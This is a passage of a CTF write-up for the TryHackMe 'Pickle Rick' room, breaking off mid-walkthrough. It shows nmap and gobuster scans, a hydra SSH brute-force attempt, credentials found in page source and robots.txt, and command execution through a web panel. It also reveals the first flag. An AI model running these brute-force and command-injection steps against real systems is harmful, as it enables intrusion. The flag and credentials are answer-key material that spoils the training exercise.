TryHackMe
Pickle Rick Write-Up


Gilbert Garczynski
https://tryhackme.com/room/picklerick

Contents

Overview


This Rick and Morty-themed challenge requires you to exploit a web server and find three ingredients to help Rick make his potion and transform himself back into a human from a pickle.

First, we do a Nmap scan on the target, with the flag $-sV$, which will give us service versions:


root@ip-10-10-121-42: /usr/share/wordlists/dirbuster
File Edit View Search Terminal Help

```
root@ip-10-10-121-42:~# nmap -sV 10.10.102.32

Starting Nmap 7.60 ( https://nmap.org ) at 2023-03-19 22:21 GMT
Nmap scan report for ip-10-10-102-32.eu-west-1.compute.internal (10.10.102.32)
Host is up (0.00076s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 02:C6:9B:5F:EE:DF (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.84 seconds
root@ip-10-10-121-42:~# gobuster div -u http://10.10.102.32 -wordlist=
```

Ports 22, SSH, and 80, HTTP, are open. Let's first take a look at the website:




Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!


I need you to ***BURRRP***....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the ***BURRRRRRRRP***, password was! Help Morty, Help!

The text on the website may hint at using Burp Suite unless this has something to do with the TV show so we will keep that in mind for later. Let's move to a directory scan with gobuster to see if we can find any relevant web pages:




```
root@ip-10-10-121-42:/usr/share/wordlists/dirbuster# gobuster dir -u http://10.10.102.32 -w directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.102.32
[+] Threads:        10
[+] Wordlist:       directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2023/03/19 22:23:54 Starting gobuster
===============================================================
/assets (Status: 301)
/server-status (Status: 403)
===============================================================
2023/03/19 22:24:12 Finished
===============================================================
root@ip-10-10-121-42:/usr/share/wordlists/dirbuster#
```

While that was running, I took a look at robots.txt.



```
Wubbalubbadubdub
```

I was unclear as to what exactly this is, but it is unique, so it must be relevant. Next, looking at the gobuster results we can see access to some directories and data in the /assets path




Index of /assets

Name	Last modified	Size	Description
Parent Directory		-	
bootstrap.min.css	2019-02-10 16:37	119K	
bootstrap.min.js	2019-02-10 16:37	37K	
fail.gif	2019-02-10 16:37	49K	
jquery.min.js	2019-02-10 16:37	85K	
picklerick.gif	2019-02-10 16:37	222K	
portal.jpg	2019-02-10 16:37	50K	
rickandmorty.jpeg	2019-02-10 16:37	488K	

Apache/2.4.18 (Ubuntu) Server at 10.10.102.32 Port 80

And we are forbidden at /server-status




Forbidden


You don't have permission to access /server-status on this server.

Apache/2.4.18 (Ubuntu) Server at 10.10.102.32 Port 80

There was nothing too fun in the files listed in /asset, but back on the main page, the source code has a username, and with port 22 open we can use the tool hydra to attempt to brute force a login:




```
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Rick is sup4r cool</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="assets/bootstrap.min.css">
  <script src="assets/jquery.min.js"></script>
  <script src="assets/bootstrap.min.js"></script>
  <style>
  .jumbotron {
    background-image: url("assets/rickandmorty.jpeg");
    background-size: cover;
    height: 340px;
  }
  </style>
</head>
<body>

  <div class="container">
    <div class="jumbotron"></div>
    <h1>Help Morty!</h1></br>
    <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></br>
    <p>I need you to <b>*BURRRP*</b>....Morty, logon to my computer and find the last three secret ingredients to finish my pic
    I have no idea what the <b>*BURRRRRRRRP*</b>, password was! Help Morty, Help!</p></br>
  </div>

  <!--

    Note to self, remember username!

    Username: R1ckRul3s

  -->

</body>
</html>
```



```
root@ip-10-10-121-42:/usr/share/wordlists# hydra -l R1ckRul3s -P rockyou.txt 10.10.102.32 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or
 for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2023-03-19 22:33:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tas
ks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries
per task
[DATA] attacking ssh://10.10.102.32:22/
[ERROR] target ssh://10.10.102.32:22/ does not support password authentication.
root@ip-10-10-121-42:/usr/share/wordlists#
```


This brute force/SSH method failed, so there must be another authentication mechanism of sorts, or a login page hidden somewhere. I ran gobuster again, this time looking at an additional extension, with arguments in red:

gobuster dir -u{IP_address} -w directory-list-2.3-medium.txt -x php,sh, txt,cgi,html,css,js,py



```
ot@ip-10-10-121-42:/usr/share/wordlists/dirbuster# gobuster dir -u http://10.10.102.32 -w directory-lis
t-2.3-medium.txt -x php,sh, txt,cgi,html,css,js,py
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.102.32
[+] Threads:        10
[+] Wordlist:       directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     ,php,sh
[+] Timeout:        10s
===============================================================
2023/03/19 22:38:16 Starting gobuster
===============================================================
/login.php (Status: 200)
/assets (Status: 301)
/portal.php (Status: 302)
/denied.php (Status: 302)
/server-status (Status: 403)
===============================================================
2023/03/19 22:40:21 Finished
===============================================================
```

This time we received some more interesting results. denied.php redirects to login.php. login.php and portal.php both load this login page:



Portal Login Page


Username:

R1ckRul3s

Password:


Invalid username or password.

Now that we have a potential path to utilize the username we found before, we can run Hydra on this webpage. However, after some scanning, this method yielded no results and I ran into a wall. Recalling the robots.txt file, it appears this is the password.




```
Wubbalubbadubdub
```

User: *R1ckRul3s*
Password: *Wubbalubbadubdub*
After a successful login, we reach a command panel, perfect for command injections.




Command: *ls*

Result:




```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

Looking at clue.txt it tells us to look around the system:




```
Look around the file system for the other ingredient.
```

We also see the file Sup3rS3cretPickle3Ingred.txt, the first flag:




```
mr. meeseek hair
```

Command: *cd ..; ls*
Result:



